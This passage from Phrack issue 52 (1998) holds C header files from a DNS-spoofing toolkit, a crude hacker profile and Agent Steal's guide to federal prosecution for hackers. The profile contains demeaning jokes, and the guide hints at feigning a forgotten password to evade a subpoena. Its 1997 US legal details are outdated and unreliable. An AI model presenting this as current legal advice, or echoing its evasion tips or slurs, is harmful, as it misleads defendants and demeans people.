unsigned short int num_rr;
unsigned short int num_rrsup;
};
<-->
<++> ADMIDpack/ip.h

/* adapted from tcpdump */

#ifndef IPVERSION
  #define IPVERSION 4
#endif  /* IPVERISON */
```

```
struct iphdr {
  u_char  ihl:4,        /* header length */
          version:4;    /* version */
  u_char  tos;          /* type of service */
  short   tot_len;      /* total length */
  u_short id;           /* identification */
  short   off;          /* fragment offset field */
#define IP_DF   0x4000  /* dont fragment flag */
#define IP_MF   0x2000  /* more fragments flag */
  u_char  ttl;          /* time to live */
  u_char  protocol;     /* protocol */
  u_short check;        /* checksum */
  struct  in_addr saddr, daddr;  /* source and dest address */
};

#ifndef IP_MAXPACKET
  #define IP_MAXPACKET 65535
#endif  /* IP_MAXPACKET */
<-->
<++> ADMIDpack/pcap.h
/*
 * Copyright (c) 1993, 1994, 1995, 1996, 1997
 *      The Regents of the University of California.  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 * 3. All advertising materials mentioning features or use of this software
 *    must display the following acknowledgement:
 *      This product includes software developed by the Computer Systems
 *      Engineering Group at Lawrence Berkeley Laboratory.
 * 4. Neither the name of the University nor of the Laboratory may be used
 *    to endorse or promote products derived from this software without
 *    specific prior written permission.
 *
 * THIS SOFTWARE IS PROVIDED BY THE REGENTS AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE REGENTS OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 * @(#) $Header: pcap.h,v 1.21 97/10/15 21:59:13 leres Exp $ (LBL)
 */

#ifndef lib_pcap_h
#define lib_pcap_h

#include <sys/types.h>
#include <sys/time.h>

#include <bpf.h>

#include <stdio.h>

#define PCAP_VERSION_MAJOR 2
#define PCAP_VERSION_MINOR 4

#define PCAP_ERRBUF_SIZE 256
```

```
/*
 * Compatibility for systems that have a bpf.h that
 * predates the bpf typedefs for 64-bit support.
 */
#if BPF_RELEASE - 0 < 199406
typedef int bpf_int32;
typedef u_int bpf_u_int32;
#endif

typedef struct pcap pcap_t;
typedef struct pcap_dumper pcap_dumper_t;

/*
 * The first record in the file contains saved values for some
 * of the flags used in the printout phases of tcpdump.
 * Many fields here are 32 bit ints so compilers won't insert unwanted
 * padding; these files need to be interchangeable across architectures.
 */
struct pcap_file_header {
        bpf_u_int32 magic;
        u_short version_major;
        u_short version_minor;
        bpf_int32 thiszone;     /* gmt to local correction */
        bpf_u_int32 sigfigs;    /* accuracy of timestamps */
        bpf_u_int32 snaplen;    /* max length saved portion of each pkt */
        bpf_u_int32 linktype;   /* data link type (DLT_*) */
};

/*
 * Each packet in the dump file is prepended with this generic header.
 * This gets around the problem of different headers for different
 * packet interfaces.
 */
struct pcap_pkthdr {
        struct timeval ts;      /* time stamp */
        bpf_u_int32 caplen;     /* length of portion present */
        bpf_u_int32 len;        /* length this packet (off wire) */
};

/*
 * As returned by the pcap_stats()
 */
struct pcap_stat {
        u_int ps_recv;          /* number of packets received */
        u_int ps_drop;          /* number of packets dropped */
        u_int ps_ifdrop;        /* drops by interface XXX not yet supported */
};

typedef void (*pcap_handler)(u_char *, const struct pcap_pkthdr *,
                             const u_char *);

char    *pcap_lookupdev(char *);
int     pcap_lookupnet(char *, bpf_u_int32 *, bpf_u_int32 *, char *);
pcap_t  *pcap_open_live(char *, int, int, int, char *);
pcap_t  *pcap_open_offline(const char *, char *);
void    pcap_close(pcap_t *);
int     pcap_loop(pcap_t *, int, pcap_handler, u_char *);
int     pcap_dispatch(pcap_t *, int, pcap_handler, u_char *);
const u_char*
        pcap_next(pcap_t *, struct pcap_pkthdr *);
int     pcap_stats(pcap_t *, struct pcap_stat *);
int     pcap_setfilter(pcap_t *, struct bpf_program *);
void    pcap_perror(pcap_t *, char *);
char    *pcap_strerror(int);
char    *pcap_geterr(pcap_t *);
int     pcap_compile(pcap_t *, struct bpf_program *, char *, int,
            bpf_u_int32);
/* XXX */
int     pcap_freecode(pcap_t *, struct bpf_program *);
```

```
int     pcap_datalink(pcap_t *);
int     pcap_snapshot(pcap_t *);
int     pcap_is_swapped(pcap_t *);
int     pcap_major_version(pcap_t *);
int     pcap_minor_version(pcap_t *);

/* XXX */
FILE    *pcap_file(pcap_t *);
int     pcap_fileno(pcap_t *);

pcap_dumper_t *pcap_dump_open(pcap_t *, const char *);
void    pcap_dump_close(pcap_dumper_t *);
void    pcap_dump(u_char *, const struct pcap_pkthdr *, const u_char *);

/* XXX this guy lives in the bpf tree */
u_int   bpf_filter(struct bpf_insn *, u_char *, u_int, u_int);
char    *bpf_image(struct bpf_insn *, int);
#endif
<-->
<++> ADMIDpack/udp.h
struct udphdr {
        u_short source;         /* source port */
        u_short dest;                   /* destination port */
        u_short len;                    /* udp length */
        u_short check;          /* udp checksum */
};
<-->

----[  EOF
```

---[Phrack Magazine Volume 8, Issue 52 January 26, 1998, article 04 of 20

----------[P H R A C K 5 2 P R O P H I L E

----------[Personal

Handle: O0
Call him: pachuco. Hey... me.
Past handles: digital jesus
Handle origin: L. Ron Hubbard and I thought it up.
Date of Birth: 07/74
Height: With heels or without?
Weight: In the sixth grade I was in a roman play. I was Naples.
Eye color: Blue.
Hair Color: Blue. I'm old.
Computers: Yes please. Extra Mayo, No onions.
Admin of: Nothing. I'm not an admin.
Sites Frequented: www.scientology.org (If you are going to hack someone, hack me.)
URLs: The web is a really good excuse to waste time unless you are doing research, distributing religous propaganda, or selling sex oriented products.

----------[Favorite Things

Women: Daemon9, are you trying to ask me something?
Cars: Porsche Carrera whatever
Foods: The Roxy in Encinitas, Ca., Filibertos in Encinitas, Ca., and of course, "deli world" in the San Francisco ghetto (Excelsior). $1 food is next door.
Music: Fugazi, Jazz, Acid Jazz, Lounge, Gregorian Chant, Jon Spencer - Orange, One Dollar Food (Mondays at the Red Devil Lounge in SF - Feds Welcome, but have good suits and fast sneakers so I know who you are)
Movies: Usual Suspects, Ferris Buellers Day Off, Mall Rats, Anything not starring pauly shore or Rodney Dangerfield.
Books: Chaos, making a new science by James Gleick
The C programming language, by Wik, and Als0 wik.
"Why I just can't seem to dance" - A documentary by Daemon9
Quotes: "Hell hath no fury like a woman's scorn for Sega" - Brodie.
"Woohoo! The water in this bathtub sure is ... white!" - B. Clinton.
"Woohoo! Jessie Jackson sure is black!" - Pat Buchanan.
"I just never can seem to find things when I need them" - Ollie North.
"People will eat shit, if you just put salad dressing on it." - B. Gates.
"ARF! grr." - Tattoo.
Turn Ons: * Miniskirts, Garders, Vinyl, Perfume, Meat Eaters, Smart Girls without attitudes.
Turn Offs: * Fat, ugly, smelly, vegetarian "granolas" with no personality who wear 20 year old clothes that they still have not washed yet, and lack the social skills or capacity to learn.
* Salespeople

----------[Passions

- Business (penetration testing / security auditing).
- Tropical places (relaxation).
- Urban places (excitement).
- Winky, the magic dog, mule, hare catcher.
- Computers / networking.
- My girlfriend.
- Europe in general (but honestly, if you are Dutch and you own a restaurant, come to the US, and learn about ground beef. Also, figure out what "well

done" means. Honestly though, I must compliment you on your excellent selection of various strains of marijuana).

----------[Memorable experiences

- Owning switches over the Internet (TCP --> X.25).
- Owning my first nice car.
- Owning your machine.
- Getting punched by a large Sicilian, and getting knocked out.
- Putting a large Sicilian in the hospital.

----------[People to mention

- Joan Croc, for all of the millions of dollars she never gave me.
- Daemon9, for patting me on the back and breaking my spine by accident.
- My girlfriend, for being the awesome girl next door.
- Her parents, for feeding me all the time.
- Tattoo, my puppy ... for pissing on my bed, my floor, and all my clothes.
- Everyone who has ever served me coffee.
- Everyone who has ever betrayed me. Thanks so much for your warmth and compassion.
- Mr Rogers. Using drugs to teach America's youth the moral responsibilities they should adopt for their upcoming, bright futures, and using puppets to illustrate the values of a smoothly flowing dictatorship.
- My parents, for tolerating all the weird phone calls from the rest of you fuckers for many years, and for motivating me to learn about things I was interested in by telling me that I would never get a job if I didn't go to college. Heck, at least I didn't buy a degree out of a magazine, and end up President of the United States.
- Oprah, for providing me with entertainment while I watched you expand and contract like a blowfish. (I don't think she reads this anyway) (But if I'm wrong, and Oprah is an avid phrack reader, then by all means .. sorry , it was only a joke... Besides, according to MiB, you're an alien).

----------[Pearls Of Wisdom

- Don't take any wooden nickels, but if you do, make sure you get enough to build a log cabin. Don't take any log cabins, but of you do, cut them up small enough that you can give alot of people wooden nickels.
- Don't make up any cliches, but if you do, make sure they're funny.
- Make your business work for you, don't work for your business.
- Never ignore the ones you love.
- Buy quality merchandise for your home the first time around... unless you have roommates.
- If everyone else around you gets caught, its time to stop.
- If a speaker is a speaker, and not a "sound emissions device", then is toilet paper "toilet paper", or "Butt Wiping Cloth?"
- Eat out alot, unless she tells you to stop.
- All the people who consistently come on irc and ask "teach me how to hack", first of all, most of the people on irc understand English as well as its associated rules of grammar. Second, pick up a fricking book once in a while and you might actually be surprised at what you are capable of. We're supposed to be evolving, remember?
- When I was a young boy, I ate a snail. If you are a young boy, don't.
- If you beat the shit out of someone, make sure its not in front of my house, because I don't want to clean up all that shit.

----[EOF

---[Phrack Magazine Volume 8, Issue 52 January 26, 1998, article 05 of 20

---------[EVERYTHING A HACKER NEEDS TO KNOW ABOUT GETTING BUSTED BY THE FEDS

--------[Agent Steal <agentsteal@usa.net>

From Federal Prison, 1997

Contributions and editing by Minor Threat

Special thanks to Evian S. Sim

NOTICE: The following document is to be construed as "Legal Material" as set forth in The Federal Bureau of Prisons policy statement, P.S. 1315.05, and as codified in 28 C.F.R. 543.10-16

CONTENTS

INTRODUCTION

The likelihood of getting arrested for computer hacking has increased to an unprecedented level. No matter how precautionary or sage you are, you're bound to make mistakes. And the fact of the matter is if you have trusted anyone else with the knowledge of what you are involved in, you have made your first mistake.

For anyone active in hacking I cannot begin to stress the importance of the information contained in this file. To those who have just been arrested by the Feds, reading this file could mean the difference between a three-year or a one-year sentence. To those who have never been busted, reading this file will likely change the way you hack, or stop you from hacking altogether.

I realize my previous statements are somewhat lofty, but in the 35 months I spent incarcerated I've heard countless inmates say it: "If I knew then what I know now..." I doubt that anyone would disagree: The criminal justice system is a game to be played, both by prosecution and defense. And if you have to be a player, you would be wise to learn the rules of engagement. The writer and contributors of this file have learned the hard way. As a result we turned our hacking skills during the times of our incarceration towards the study of criminal law and, ultimately, survival. Having filed our own motions, written our own briefs and endured life in prison, we now pass this knowledge back to the hacker community. Learn from our experiences... and our mistakes.

- Agent Steal

PART I - FEDERAL CRIMINAL LAW

A. THE BOTTOM LINE - RELEVANT CONDUCT

For those of you with a short G-phile attention span I'm going to cover the single most important topic first. This is probably the most substantial misunderstanding of the present criminal justice system. The subject I am talking about is referred to in legal circles as "relevant conduct." It's a bit complex and I will get into this... However, I have to make this crystal clear so that it will stick in your heads. It boils down to two concepts:

I. ONCE YOU ARE FOUND GUILTY OF EVEN ONE COUNT, EVERY COUNT WILL BE USED TO CALCULATE YOUR SENTENCE

Regardless of whether you plea bargain to one count or 100, your sentence will be the same. This is assuming we are talking about hacking, code abuse, carding, computer trespass, property theft, etc. All of these are treated the same. Other crimes you committed (but were not charged with) will also be used to calculate your sentence. You do not have to be proven guilty of every act. As long as it appears that you were responsible, or someone says you were, then it can be used against you. I know this sounds insane , but it's true; it's the preponderance of evidence standard for relevant conduct. This practice includes using illegally seized evidence and acquittals as information in increasing the length of your sentence.

II. YOUR SENTENCE WILL BE BASED ON THE TOTAL MONETARY LOSS

The Feds use a sentencing table to calculate your sentence. It's simple; More Money = More Time. It doesn't matter if you tried to break in 10 times or 10,000 times. Each one could be a count but it's the loss that matters. And an unsuccessful attempt is treated the same as a completed crime. It also doesn't matter if you tried to break into one company's computer or 10. The government will quite simply add all of the estimated loss figures up, and then refer to the sentencing table.

B. PREPARING FOR TRIAL

I've been trying to be overly simplistic with my explanation. The United States Sentencing Guidelines (U.S.S.G.), are in fact quite complex. So much so that special law firms are forming that deal only with sentencing. If you get busted, I would highly recommend hiring one. In some cases it might be wise to avoid hiring a trial attorney and go straight to one of these "Post Conviction Specialists." Save your money, plead out, do your time. This may sound a little harsh, but considering the fact that the U.S. Attorney's Office has a 95% conviction rate, it may be sage advice. However, I don't want to gloss over the importance of a ready for trial posturing. If you have a strong trial attorney, and have a strong case, it will go a long way towards

good plea bargain negotiations.

C. PLEA AGREEMENTS AND ATTORNEYS

Your attorney can be your worst foe or your finest advocate. Finding the proper one can be a difficult task. Costs will vary and typically the attorney asks you how much cash you can raise and then says, "that amount will be fine". In actuality a simple plea and sentencing should run you around $15,000. Trial fees can easily soar into the 6 figure category. And finally, a post conviction specialist will charge $5000 to $15,000 to handle your sentencing presentation with final arguments.

You may however, find yourself at the mercy of The Public Defenders Office. Usually they are worthless, occasionally you'll find one that will fight for you. Essentially it's a crap shoot. All I can say is if you don't like the one you have, fire them and hope you get appointed a better one. If you can scrape together $5000 for a sentencing (post conviction) specialist to work with your public defender I would highly recommend it. This specialist will make certain the judge sees the whole picture and will argue in the most effective manner for a light or reasonable sentence. Do not rely on your public defender to thoroughly present your case. Your sentencing hearing is going to flash by so fast you'll walk out of the court room dizzy. You and your defense team need to go into that hearing fully prepared, having already filed a sentencing memorandum.

The plea agreement you sign is going to affect you and your case well after you are sentenced. Plea agreements can be tricky business and if you are not careful or are in a bad defense position (the case against you is strong), your agreement may get the best of you. There are many issues in a plea to negotiate over. But essentially my advice would be to avoid signing away your right to appeal. Once you get to a real prison with real jailhouse lawyers you will find out how bad you got screwed. That issue notwithstanding, you are most likely going to want to appeal. This being the case you need to remember two things: bring all your appealable issues up at sentencing and file a notice of appeal within 10 days of your sentencing. Snooze and loose.

I should however, mention that you can appeal some issues even though you signed away your rights to appeal. For example, you can not sign away your right to appeal an illegal sentence. If the judge orders something that is not permissible by statute, you then have a constitutional right to appeal your sentence.

I will close this subpart with a prison joke. Q: How can you tell when your attorney is lying? A: You can see his lips moving.

D. CONSPIRACY

Whatever happened to getting off on a technicality? I'm sorry to say those days are gone, left only to the movies. The courts generally dismiss many arguments as "harmless error" or "the government acted in good faith". The most alarming trend, and surely the root of the prosecutions success, are the liberally worded conspiracy laws. Quite simply, if two or more people plan to do something illegal, then one of them does something in furtherance of the objective (even something legal), then it's a crime. Yes, it's true. In America it's illegal to simply talk about committing a crime. Paging Mr. Orwell. Hello?

Here's a hypothetical example to clarify this. Bill G. and Marc A. are hackers (can you imagine?) Bill and Marc are talking on the phone and unbeknownst to them the FBI is recording the call. They talk about hacking into Apple's mainframe and erasing the prototype of the new Apple Web Browser. Later that day, Marc does some legitimate research to find out what type of mainframe and operating system Apple uses. The next morning, the Feds raid Marc's house and seize everything that has wires. Bill and Marc go to trial and spend millions to defend themselves. They are both found guilty of conspiracy to commit unauthorized access to a computer system.

E. SENTENCING

At this point it is up to the probation department to prepare a report

for the court. It is their responsibility to calculate the loss and identify any aggravating or mitigating circumstances. Apple Computer Corporation estimates that if Bill and Marc would have been successful it would have resulted in a loss of $2 million. This is the figure the court will use. Based on this basic scenario our dynamic duo would receive roughly three-year sentences.

As I mentioned, sentencing is complex and many factors can decrease or increase a sentence, usually the latter. Let's say that the FBI also found a file on Marc's computer with 50,000 unauthorized account numbers and passwords to The Microsoft Network. Even if the FBI does not charge him with this, it could be used to increase his sentence. Generally the government places a $200-per-account attempted loss on things of this nature (i.e. credit card numbers and passwords = access devices). This makes for a $10 million loss. Coupled with the $2 million from Apple, Marc is going away for about nine years. Fortunately there is a Federal Prison not too far from Redmond, WA so Bill could come visit him.

Some of the other factors to be used in the calculation of a sentence might include the following: past criminal record, how big your role in the offense was, mental disabilities, whether or not you were on probation at the time of the offense, if any weapons were used, if any threats were used, if your name is Kevin Mitnick (heh), if an elderly person was victimized, if you took advantage of your employment position, if you are highly trained and used your special skill, if you cooperated with the authorities, if you show remorse, if you went to trial, etc.

These are just some of the many factors that could either increase or decrease a sentence. It would be beyond the scope of this article to cover the U.S.S.G. in complete detail. I do feel that I have skipped over some significant issues. Nevertheless, if you remember my two main points in addition to how the conspiracy law works, you'll be a long way ahead in protecting yourself.

F. USE OF A SPECIAL SKILL

The only specific "sentencing enhancement" I would like to cover would be one that I am responsible for setting a precedent with. In U.S. v Petersen, 98 F.3d. 502, 9th Cir., the United States Court of Appeals held that some computer hackers may qualify for the special skill enhancement. What this generally means is a 6 to 24 month increase in a sentence. In my case it added eight months to my 33-month sentence bringing it to 41 months. Essentially the court stated that since I used my "sophisticated" hacking skills towards a legitimate end as a computer security consultant, then the enhancement applies. It's ironic that if I were to have remained strictly a criminal hacker then I would have served less time.

The moral of the story is that the government will find ways to give you as much time as they want to. The U.S.S.G. came into effect in 1987 in an attempt to eliminate disparity in sentencing. Defendants with similar crimes and similar backgrounds would often receive different sentences. Unfortunately, this practice still continues. The U.S.S.G. are indeed a failure.

G. GETTING BAIL

In the past, the Feds might simply have executed their raid and then left without arresting you. Presently this method will be the exception rather than the rule and it is more likely that you will be taken into custody at the time of the raid. Chances are also good that you will not be released on bail. This is part of the government's plan to break you down and win their case. If they can find any reason to deny you bail they will. In order to qualify for bail, you must meet the following criteria:

- You must be a resident of the jurisdiction in which you were arrested.
- You must be gainfully employed or have family ties to the area.
- You cannot have a history of failure to appear or escape.
- You cannot be considered a danger or threat to the community.

In addition, your bail can be denied for the following reasons:

- Someone came forward and stated to the court that you said you would flee if released.
- Your sentence will be long if convicted.
- You have a prior criminal history.
- You have pending charges in another jurisdiction.

What results from all this "bail reform" is that only about 20% of persons arrested make bail. On top of that it takes 1-3 weeks to process your bail papers when property is involved in securing your bond.

Now you're in jail, more specifically you are either in an administrative holding facility or a county jail that has a contract with the Feds to hold their prisoners. Pray that you are in a large enough city to justify its own Federal Detention Center. County jails are typically the last place you would want to be.

H. STATE VS. FEDERAL CHARGES

In some cases you will be facing state charges with the possibility of the Feds "picking them up." You may even be able to nudge the Feds into indicting you. This is a tough decision. With the state you will do considerably less time, but will face a tougher crowd and conditions in prison. Granted, Federal Prisons can be violent too, but generally as a non-violent white collar criminal you will eventually be placed into an environment with other low security inmates. More on this later.

Until you are sentenced, you will remain as a "pretrial inmate" in general population with other inmates. Some of the other inmates will be predatorial but the Feds do not tolerate much nonsense. If someone acts up, they'll get thrown in the hole. If they continue to pose a threat to the inmate population, they will be left in segregation (the hole). Occasionally inmates that are at risk or that have been threatened will be placed in segregation. This isn't really to protect the inmate. It is to protect the prison from a lawsuit should the inmate get injured.

I. COOPERATING

Naturally when you are first arrested the suits will want to talk to you. First at your residence and, if you appear to be talkative, they will take you back to their offices for an extended chat and a cup of coffee. My advice at this point is tried and true and we've all heard it before: remain silent and ask to speak with an attorney. Regardless of what the situation is, or how you plan to proceed, there is nothing you can say that will help you. Nothing. Even if you know that you are going to cooperate, this is not the time.

This is obviously a controversial subject, but the fact of the matter is roughly 80% of all defendants eventually confess and implicate others. This trend stems from the extremely long sentences the Feds are handing out these days. Not many people want to do 10 to 20 years to save their buddies' hides when they could be doing 3 to 5. This is a decision each individual needs to make. My only advice would be to save your close friends and family. Anyone else is fair game. In the prison system the blacks have a saying "Getting down first." It's no secret that the first defendant in a conspiracy is usually going to get the best deal. I've even seen situations where the big fish turned in all his little fish and received 40% off his sentence.

Incidentally, being debriefed or interrogated by the Feds can be an ordeal in itself. I would -highly- recommend reading up on interrogation techniques ahead of time. Once you know their methods it will be all quite transparent to you and the debriefing goes much more smoothly.

When you make a deal with the government you're making a deal with the devil himself. If you make any mistakes they will renege on the deal and you'll get nothing. On some occasions the government will trick you into thinking they want you to cooperate when they are not really interested in anything you have to say. They just want you to plead guilty. When you sign the cooperation agreement there are no set promises as to how much of a sentence reduction you will receive. That is to be decided after your testimony, etc. and at the time of sentencing. It's entirely up to the judge.

However, the prosecution makes the recommendation and the judge generally goes along with it. In fact, if the prosecution does not motion the court for your "downward departure" the courts' hands are tied and you get no break.

As you can see, cooperating is a tricky business. Most people, particularly those who have never spent a day in jail, will tell you not to cooperate. "Don't snitch." This is a noble stance to take. However, in some situations this is just plain stupid. Saving someone's ass who would easily do the same to you is a tough call. It's something that needs careful consideration. Like I said, save your friends then do what you have to do to get out of prison and on with your life.

I'm happy to say that I was able to avoid involving my good friends and a former employer in the massive investigation that surrounded my case. It wasn't easy. I had to walk a fine line. Many of you probably know that I (Agent Steal) went to work for the FBI after I was arrested. I was responsible for teaching several agents about hacking and the culture. What many of you don't know is that I had close FBI ties prior to my arrest. I was involved in hacking for over 15 years and had worked as a computer security consultant. That is why I was given that opportunity. It is unlikely however, that we will see many more of these types of arrangements in the future. Our relationship ran afoul, mostly due to their passive negligence and lack of experience in dealing with hackers. The government in general now has their own resources, experience, and undercover agents within the community. They no longer need hackers to show them the ropes or the latest security hole.

Nevertheless, if you are in the position to tell the Feds something they don't know and help them build a case against someone, you may qualify for a sentence reduction. The typical range is 20% to 70%. Usually it's around 35% to 50%. Sometimes you may find yourself at the end of the prosecutorial food chain and the government will not let you cooperate. Kevin Mitnick would be a good example of this. Even if he wanted to roll over, I doubt it would get him much. He's just too big of a fish, too much media. My final advice in this matter is get the deal in writing before you start cooperating.

The Feds also like it when you "come clean" and accept responsibility. There is a provision in the Sentencing Guidelines, 3E1.1, that knocks a little bit of time off if you confess to your crime, plead guilty and show remorse. If you go to trial, typically you will not qualify for this "acceptance of responsibility" and your sentence will be longer.

J. STILL THINKING ABOUT TRIAL

Many hackers may remember the Craig Neidorf case over the famous 911 System Operation documents. Craig won his case when it was discovered that the manual in question, that he had published in Phrack magazine, was not proprietary as claimed but available publicly from AT&T. It was an egg in the face day for the Secret Service.

Don't be misled by this. The government learned a lot from this fiasco and even with the laudable support from the EFF, Craig narrowly thwarted off a conviction. Regardless, it was a trying experience (no pun intended) for him and his attorneys. The point I'm trying to make is that it's tough to beat the Feds. They play dirty and will do just about anything, including lie, to win their case. If you want to really win you need to know how they build a case in the first place.

K. SEARCH AND SEIZURE

There is a document entitled "Federal Guidelines For Searching And Seizing Computers." It first came to my attention when it was published in the 12-21-94 edition of the Criminal Law Reporter by the Bureau of National Affairs (Cite as 56 CRL 2023). It's an intriguing collection of tips, cases, mistakes and, in general, how to bust computer hackers. It's recommended reading.

Search and seizure is an ever evolving jurisprudence. What's not permissible today may, through some convoluted Supreme Court logic, be permissible and legal tomorrow. Again, a complete treatment of this subject

is beyond the scope of this paper. But suffice it to say if a Federal agent wants to walk right into your bedroom and seize all of your computer equipment without a warrant he could do it by simply saying he had probable cause (PC). PC is anything that gives him an inkling to believe you were committing a crime. Police have been known to find PC to search a car when the trunk sat too low to the ground or the high beams were always on.

L. SURVEILLANCE AND WIRETAPS

Fortunately the Feds still have to show a little restraint when wielding their wiretaps. It requires a court order and they have to show that there is no other way to obtain the information they seek, a last resort if you will. Wiretaps are also expensive to operate. They have to lease lines from the phone company, pay agents to monitor it 24 hours a day and then transcribe it. If we are talking about a data tap, there are additional costs. Expensive interception/translation equipment must be in place to negotiate the various modem speeds. Then the data has to be stored, deciphered, decompressed, formatted, protocoled, etc. It's a daunting task and usually reserved for only the highest profile cases. If the Feds can seize the data from any other source, like the service provider or victim, they will take that route. I don't know what they hate worse though, asking for outside help or wasting valuable internal resources.

The simplest method is to enlist the help of an informant who will testify "I saw him do it!," then obtain a search warrant to seize the evidence on your computer. Ba da boom, ba da busted.

Other devices include a pen register which is a device that logs every digit you dial on your phone and the length of the calls, both incoming and outgoing. The phone companies keep racks of them at their security departments. They can place one on your line within a day if they feel you are defrauding them. They don't need a court order, but the Feds do.

A trap, or trap and trace, is typically any method the phone company uses to log every number that calls a particular number. This can be done on the switching system level or via a billing database search. The Feds need a court order for this information too. However, I've heard stories of cooperative telco security investigations passing the information along to an agent. Naturally that would be a "harmless error while acting in good faith." (legal humor)...

I'd love to tell you more about FBI wiretaps but this is as far as I can go without pissing them off. Everything I've told you thus far is public knowledge. So I think I'll stop here. If you really want to know more, catch Kevin Poulsen (Dark Dante) at a cocktail party, buy him a Coke and he'll give you an earful. (hacker humor)

In closing this subpart I will say that most electronic surveillance is backed up with at least part-time physical surveillance. The Feds are often good at following people around. They like late model mid-sized American cars, very stock, with no decals or bumper stickers. If you really want to know if you're under surveillance, buy an Opto-electronics Scout or Xplorer frequency counter. Hide it on your person, stick an ear plug in your ear (for the Xplorer) and take it everywhere you go. If you hear people talking about you, or you continue to hear intermittent static (encrypted speech), you probably have a problem.

M. YOUR PRESENTENCE INVESTIGATION REPORT, PSI OR PSR

After you plead guilty you will be dragged from the quiet and comfort of your prison cell to meet with a probation officer. This has absolutely nothing to do with getting probation. Quite the contrary. The P.O. is empowered by the court to prepare a complete and, in theory, unbiased profile of the defendant. Everything from education, criminal history, psychological behavior, offense characteristics plus more will be included in this voluminous and painfully detailed report about your life. Every little dirty scrap of information that makes you look like a sociopath, demon worshiping, loathsome criminal will be included in this report. They'll put a few negative things in there as well.

My advice is simple. Be careful what you tell them. Have your attorney present and think about how what you say can be used against you. Here's an example:

P.O.: Tell me about your education and what you like to do in your spare time.

Mr. Steal: I am preparing to enroll in my final year of college. In my spare time I work for charity helping orphan children.

The PSR then reads "Mr. Steal has never completed his education and hangs around with little children in his spare time." Get the picture?

J. PROCEEDING PRO SE

Pro Se or Pro Per is when a defendant represents himself. A famous lawyer once said "a man that represents himself has a fool for a client." Truer words were never spoken. However, I can't stress how important it is to fully understand the criminal justice system. Even if you have a great attorney it's good to be able to keep an eye on him or even help out. An educated client's help can be of enormous benefit to an attorney. They may think you're a pain in the ass but it's your life. Take a hold of it. Regardless, representing yourself is generally a mistake.

However, after your appeal, when your court appointed attorney runs out on you, or you have run out of funds, you will be forced to handle matters yourself. At this point there are legal avenues, although quite bleak, for post-conviction relief.

But I digress. The best place to start in understanding the legal system lies in three inexpensive books. First the Federal Sentencing Guidelines ($14.00) and Federal Criminal Codes and Rules ($20.00) are available from West Publishing at 800-328-9352. I consider possession of these books to be mandatory for any pretrial inmate. Second would be the Georgetown Law Journal, available from Georgetown University Bookstore in Washington, DC. The book sells for around $40.00 but if you write them a letter and tell them you're a Pro Se litigant they will send it for free. And last but not least the definitive Pro Se authority, "The Prisoners Self Help Litigation Manual" $29.95 ISBN 0-379-20831-8. Or try http://www.oceanalaw.com/books/n148.htm

O. EVIDENTIARY HEARING

If you disagree with some of the information presented in the presentence report (PSR) you may be entitled to a special hearing. This can be instrumental in lowering your sentence or correcting your PSR. One important thing to know is that your PSR will follow you the whole time you are incarcerated. The Bureau of Prisons uses the PSR to decide how to handle you. This can affect your security level, your halfway house, your eligibility for the drug program (which gives you a year off your sentence), and your medical care. So make sure your PSR is accurate before you get sentenced!

P. GETTING YOUR PROPERTY BACK

In most cases it will be necessary to formally ask the court to have your property returned. They are not going to just call you up and say "Do you want this Sparc Station back or what?" No, they would just as soon keep it and not asking for it is as good as telling them they can have it.

You will need to file a 41(e) "Motion For Return Of Property." The courts' authority to keep your stuff is not always clear and will have to be taken on a case-by-case basis. They may not care and the judge will simply order that it be returned.

If you don't know how to write a motion, just send a formal letter to the judge asking for it back. Tell him you need it for your job. This should suffice, but there may be a filing fee.

Q. OUTSTANDING WARRANTS

If you have an outstanding warrant or charges pending in another jurisdiction you would be wise to deal with them as soon as possible -after- you are sentenced. If you follow the correct procedure chances are good the warrants will be dropped (quashed). In the worst case scenario, you will be transported to the appropriate jurisdiction, plead guilty and have your "time run concurrent." Typically in non-violent crimes you can serve several sentences all at the same time. Many Federal inmates have their state time run with their Federal time. In a nutshell: concurrent is good, consecutive bad.

This procedure is referred to as the Interstate Agreement On Detainers Act (IADA). You may also file a "demand for speedy trial", with the appropriate court. This starts the meter running. If they don't extradite you within a certain period of time, the charges will have to be dropped. The "Inmates' Self-Help Litigation Manual" that I mentioned earlier covers this topic quite well.

R. ENCRYPTION

There are probably a few of you out there saying, "I triple DES encrypt my hard drive and 128 character RSA public key it for safety." Well, that's just great, but... the Feds can have a grand jury subpoena your passwords and if you don't give them up you may be charged with obstruction of justice. Of course who's to say otherwise if you forgot your password in all the excitement of getting arrested. I think I heard this once or twice before in a Senate Sub-committee hearing. "Senator, I have no recollection of the aforementioned events at this time." But seriously, strong encryption is great. However, it would be foolish to rely on it. If the Feds have your computer and access to your encryption software itself, it is likely they could break it given the motivation. If you understand the true art of code breaking you should understand this. People often overlook the fact that your password, the one you use to access your encryption program, is typically less than 8 characters long. By attacking the access to your encryption program with a keyboard emulation sequencer your triple DES/128 bit RSA crypto is worthless. Just remember, encryption may not protect you.

S. LEGAL SUMMARY

Before I move on to the Life in Prison subpart, let me tell you what this all means. You're going to get busted, lose everything you own, not get out on bail, snitch on your enemies, get even more time than you expected and have to put up with a bunch of idiots in prison. Sound fun? Keep hacking. And, if possible, work on those sensitive .gov sites. That way they can hang an espionage rap on you. That will carry about 12 to 18 years for a first time offender.

